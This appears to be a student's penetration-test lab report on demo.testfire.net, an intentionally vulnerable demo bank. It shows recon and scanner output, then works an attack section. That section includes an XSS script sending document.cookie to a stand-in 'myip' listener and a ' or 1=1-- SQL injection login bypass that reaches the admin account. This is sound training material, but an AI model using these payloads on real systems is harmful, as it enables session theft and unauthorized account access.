

# ANALYSIS REPORT

## Information Gathering :

Found it in the About us:

### Executives & Management

**Karl Fitzgerald**

Chairman & Chief Executive Officer  
Altoro Mutual

**Charles Kirk**

Vice Chairman  
Commercial Banking

**Andrew Snell**

Senior Executive Vice President  
Chief Credit Officer

**Liza Robinson**

General Auditor  
Altoro Mutual

**Craig Tan**

Executive Vice President  
Director of Human Resources

**Rebecca Saddle mire**

President and Chief Operating Officer  
Altoro Mutual

**Rebecca Salas**

Vice Chairman  
Finance

**Julia Towle**

Senior Executive Vice President  
Chief Administrative Officer

**Waymond Kraus**

Executive Vice President  
Chief Financial Officer

**Matthew Weil**

Executive Vice President  
Deputy Chief Credit Officer

**Alison Debus**

Vice Chairman  
Regional Banking Group

**Chris Pender**

Vice Chairman  
Risk Management

**Steve Harris**

Senior Executive Vice President  
Consumer Finance Group

**Jayne Westmoreland**

Executive Vice President  
Systems & Operations

**Fred Rigapolous**

Executive Vice President  
General Counsel & Secretary

Used WHOis DNS lookup to find the information

|  Registrar Information |                                |
|-----------------------------------------------------------------------------------------------------------|--------------------------------|
| Registrar:                                                                                                | Amazon Registrar, Inc.         |
| IANA ID:                                                                                                  | 468                            |
| Abuse Email:                                                                                              | trustandsafety@support.aws.com |
| Abuse Phone:                                                                                              | +1.2024422253                  |

|  Registrant Contact |                                 |
|--------------------------------------------------------------------------------------------------------|---------------------------------|
| Name:                                                                                                  | On behalf of testfire.net owner |
| Organization:                                                                                          | Identity Protection Service     |
| Street:                                                                                                | PO Box 786                      |
| City:                                                                                                  | Hayes                           |
| State:                                                                                                 | Middlesex                       |
| Postal Code:                                                                                           | UB3 9TR                         |
| Country:                                                                                               | GB                              |

|  Domain Information |                                                                                                                                            |
|------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------|
| Domain:                                                                                              | testfire.net                                                                                                                               |
| Registered On:                                                                                       | 1999-07-23                                                                                                                                 |
| Expires On:                                                                                          | 2026-07-23                                                                                                                                 |
| Updated On:                                                                                          | 2025-02-27                                                                                                                                 |
| Status:                                                                                              | client delete prohibited<br>client transfer prohibited<br>client update prohibited                                                         |
| Name Servers:                                                                                        | asia3.akam.net<br>eur2.akam.net<br>eur5.akam.net<br>ns1-206.akam.net<br>ns1-99.akam.net<br>usc2.akam.net<br>usc3.akam.net<br>usw2.akam.net |

|  Technical Contact |                                                           |
|------------------------------------------------------------------------------------------------------|-----------------------------------------------------------|
| Name:                                                                                                | On behalf of testfire.net owner                           |
| Organization:                                                                                        | Identity Protection Service                               |
| Street:                                                                                              | PO Box 786                                                |
| City:                                                                                                | Hayes                                                     |
| State:                                                                                               | Middlesex                                                 |
| Postal Code:                                                                                         | UB3 9TR                                                   |
| Country:                                                                                             | GB                                                        |
| Phone:                                                                                               | +44.1483307527                                            |
| Email:                                                                                               | ff33a434-8474-412e-b6f2-2e6b503c99fb@identity-protect.org |

This information can be used for phishing , social engineering attacks

### Used Durbuster :

DirBuster 1.0-RC1 - Report

[http://www.owasp.org/index.php/Category:OWASP\\_DirBuster\\_Project](http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)

Report produced on Mon Mar 10 15:59:46 CDT 2025

-----  
<http://demo.testfire.net:80>  
 -----

Directories found during testing:

Dirs found with a 200 response:

/

/con/

/aux/

Dirs found with a 302 response:

/admin/

/bank/

-----

Files found during testing:

Files found with a 200 response:

/index.jsp

/login.jsp

/feedback.jsp

/subscribe.jsp

/survey\_questions.jsp

/status\_check.jsp

/swagger/index.html

/search.jsp

/swagger/swagger-ui-standalone-preset.js

/swagger/swagger-ui-bundle.js

-----

**Found a admin folder and a bank folder existence with 302 (redirect ) also found to folders con and aux (they were useless)**

## Scanning

### Port Scanning using Nmap:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-11 03:57 CDT
Nmap scan report for 65.61.137.117
Host is up (0.011s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Altoro Mutual
|_http-server-header: Apache-Coyote/1.1
443/tcp    open  ssl/http  Apache Tomcat/Coyote JSP engine 1.1
|_ssl-cert: Subject: commonName=demo.testfire.net
| Subject Alternative Name: DNS:demo.testfire.net, DNS:altoromutual.com
| Not valid before: 2024-06-03T00:00:00
| Not valid after: 2025-07-04T23:59:59
|_http-title: Altoro Mutual
|_ssl-date: 2025-03-11T09:19:35+00:00; 0s from scanner time.
|_http-server-header: Apache-Coyote/1.1
8080/tcp   open  http      Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Altoro Mutual
|_http-server-header: Apache-Coyote/1.1
8443/tcp   closed https-alt
OS fingerprint not ideal because: Didn't receive UDP response. Please try again with -sSU
No OS matches for host
Network Distance: 3 hops

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1    ...
2    11.64 ms dsldevice.lan (192.168.1.1)
3    12.98 ms 65.61.137.117

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1347.17 seconds
```

Found open ports 80,443,8080 and the server is Apache Tomcat/Coyote jsp engine 1.1 ,this helps as we get to know attack ports and use version information to find the officially listed vulnerabilities in it.

### Header Scanning using NIKTO:

```
nikto -h http://demo.testfire.net/
- Nikto v2.5.0

+ Target IP: 65.61.137.117
+ Target Hostname: demo.testfire.net
+ Target Port: 80
+ Start Time: 2025-03-10 04:11:59 (GMT-5)

+ Server: Apache-Coyote/1.1
+ /: Retrieved via header: HTTP/1.1 forward.http.proxy:3128.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS .
+ HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: getaddrinfo problems (Temporary failure in name resolution): Resource temporarily unavailable
+ Scan terminated: 18 error(s) and 6 item(s) reported on remote host
+ End Time: 2025-03-10 04:21:58 (GMT-5) (599 seconds)

+ 1 host(s) tested
```

Inference:

X-Frame-Options header is not present which means clickjacking is possible.

Iframes can be embedded with a original website and malicious website can be rendered underneath it.

Prevention:

- Add `X-Frame-Options: DENY` → Completely blocks your site from being embedded in an iframe.
- Add `X-Frame-Options: SAMEORIGIN` → Allows embedding only from your own site.

X-Content-Type-Options not set can arise a possibility of MIME attacks and trick browser into running a malicious script.

Prevention:

- Setting `X-Content-Type-Options: nosniff`



The target website allows CRUD methods

Manual Vulnerability Assessment:

Surfed the Website in search for XSS, SQL injections vulnerabilities and bingo found somethings.

XSS (DOM Based):

The element Search.jsp is prone to a XSS attack



## Burpsuite interface

I try exploiting this to extract user cookie but failed.


Ran a listening server using Metasploit on 8080

```
msf6 auxiliary(server/capture/http) > [-] /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/rex-socket-0.1.57/lib/rex/socket.rb:51:in `creat
_param'
[-] /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/rex-socket-0.1.57/lib/rex/socket/tcp_server.rb:39:in `create_param'
[-] /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/rex-socket-0.1.57/lib/rex/socket/tcp_server.rb:29:in `create'
[-] /usr/share/metasploit-framework/lib/msf/core/exploit/remote/tcp_server.rb:60:in `start_service'
[-] /usr/share/metasploit-framework/lib/msf/core/exploit/remote/socket_server.rb:42:in `exploit'
[-] /usr/share/metasploit-framework/modules/auxiliary/server/capture/http.rb:73:in `run'
[*] HTTP REQUEST 192.168.64.2 > 192.168.64.2:8080 GET /steal.php Linux FF 109.0 cookies=
[*] HTTP REQUEST 192.168.64.2 > 192.168.64.2:8080 GET /steal.php Linux FF 109.0 cookies=
[*] HTTP REQUEST 192.168.64.2 > 192.168.64.2:8080 GET /steal.php Linux FF 109.0 cookies=
[*] HTTP REQUEST 192.168.64.2 > 192.168.64.2:8080 POST /steal.php Linux FF 109.0 cookies=
```



The script:

```
<script>
  var i = new Image();
  i.src="http://myip/steal.php?cookie="+document.cookie;
</script>
```

But the output was blank, so tried document.cookie to check if HttpOnly is set or not i got the cookie value so its not set, then i ran a fetch request in the console but it was blocked , Cross Origin Requests are blocked so i can not get the cookie on my listener.



XSS (Reflected):



The element feedback.jsp vulnerable.  
Didn't do much here as Cross Origin requests were blocked

## SQL Injection:

The login form(login.jsp) is vulnerable to SQL injection and I got access to Admin account



## PERSONAL

# Online Banking Login

Username:

' or 1=1--

Password:

••••••••

Login

|                          |      |                       |   |     |     |          |
|--------------------------|------|-----------------------|---|-----|-----|----------|
| http://demo.testfire.net | POST | /doLogin              | ✓ | 302 | 624 | 05:10:26 |
| http://demo.testfire.net | GET  | /admin/admin.jsp      |   |     |     |          |
| http://demo.testfire.net | GET  | /bank/apply.jsp       |   |     |     |          |
| http://demo.testfire.net | GET  | /bank/customize.jsp   |   |     |     |          |
| http://demo.testfire.net | GET  | /bank/queryxpath.jsp  |   |     |     |          |
| http://demo.testfire.net | GET  | /bank/stocks.jsp      |   |     |     |          |
| http://demo.testfire.net | GET  | /bank/transaction.jsp |   |     |     |          |

### Request


```
Pretty Raw Hex
n/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://demo.testfire.net/login.jsp
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: JSESSIONID=140E087E8EA2B2CA7CEA67BADA53CF80; AltoroAccounts="ODAwMDAwfkNvcnBvcmlF0ZX4tMy4yNzk5MDQ2MDIzO UUSfDgwMDAwMX5DaGVja2luZ34zLjMzMjMzOTQ1NjQ ORTl80DAwMDAyflNhdm1uZ3N+LTEuMTYzMTA2NTEwO DQzOTkxRTIxfgDgwMDAwM35DaGVja2luZ34xLjE2MzM SOTMSNDMzNDUyOUUyMnw4MDAwMDR+U2F2aW5nc34tM TAwNDI4NC4wfDgwMDAwNX5DaGVja2luZ34yNS4wfDg wMDAwNn5TYXZpbmdzfjY5MTAyLjB8ODAwMDA3fkNoZ WNraW5nfjI1MC4wfDQ1MzkwODIwMzkzOTYyODh+Q3J lZGl0IENhcmR+LTEuNzEwNjgwNDY0NDY4MDI4MkUyM Xw0NDg1OTgzMzU2MjQyMjE3fkNyZW50Y2F2aW5nc34tM wMDAwLjk3fA=="; Version=1
14 Connection: close
15
16 uid=%27+or+1+%3D1--&passw=12345678& btnSubmit=Login
```

### Response


```
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Server: Apache-Coyote/1.1
3 Set-Cookie: AltoroAccounts="ODAwMDAwfkNvcnBvcmlF0ZX4tMy4yNzk5MDQ2MDIzO UUSfDgwMDAwMX5DaGVja2luZ34zLjMzMjMzOTQ1NjQ ORTl80DAwMDAyflNhdm1uZ3N+LTEuMTYzMTA2NTEwO DQzOTkxRTIxfgDgwMDAwM35DaGVja2luZ34xLjE2MzM SOTMSNDMzNDUyOUUyMnw4MDAwMDR+U2F2aW5nc34tM TAwNDI4NC4wfDgwMDAwNX5DaGVja2luZ34yNS4wfDg wMDAwNn5TYXZpbmdzfjY5MTAyLjB8ODAwMDA3fkNoZ WNraW5nfjI1MC4wfDQ1MzkwODIwMzkzOTYyODh+Q3J lZGl0IENhcmR+LTEuNzEwNjgwNDY0NDY4MDI4MkUyM Xw0NDg1OTgzMzU2MjQyMjE3fkNyZW50Y2F2aW5nc34tM wMDAwLjk3fA=="; Version=1
4 Location: /bank/main.jsp
5 Content-Length: 0
6 Date: Tue, 11 Mar 2025 10:07:08 GMT
7 Connection: close
8
9
```

### Inspector

|                         |    |
|-------------------------|----|
| Request attributes      | 2  |
| Request body parameters | 3  |
| Request cookies         | 2  |
| Request headers         | 13 |
| Response headers        | 6  |



